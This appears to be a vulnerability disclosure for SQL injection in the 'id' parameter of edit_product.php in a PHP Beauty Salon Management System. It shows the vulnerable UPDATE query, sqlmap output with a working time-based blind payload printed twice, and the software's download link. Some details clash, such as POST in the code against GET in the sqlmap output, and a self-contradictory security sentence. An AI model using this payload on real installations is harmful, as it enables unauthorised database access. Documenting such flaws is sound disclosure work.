
SQL injection vulnerability exists in id parameter of edit_product.php file of Beauty Salon Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.




```
$id = $_POST['id'];

// Getting data from the admin
$name = mysqli_escape_string($con, $_POST['name']);
$price = mysqli_escape_string($con, $_POST['price']);
$stock = mysqli_escape_string($con, $_POST['stock']);

$category = $_POST['category'];
$description = mysqli_escape_string($con, $_POST['description']);

$sql = "UPDATE product SET name = '$name', price = '$price', stock = '$stock', category = '$category', description = '$description' WHERE id = '$id' ";
```



```
sqlmap identified the following injection point(s) with a total of 250 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=0' AND (SELECT 2603 FROM (SELECT(SLEEP(5)))Ehfm) AND 'Kxjr'='Kxjr
---
```

“

Parameter: id (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=0' AND (SELECT 2603 FROM (SELECT(SLEEP(5)))Ehfm) AND 'Kxjr'='Kxjr

---

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/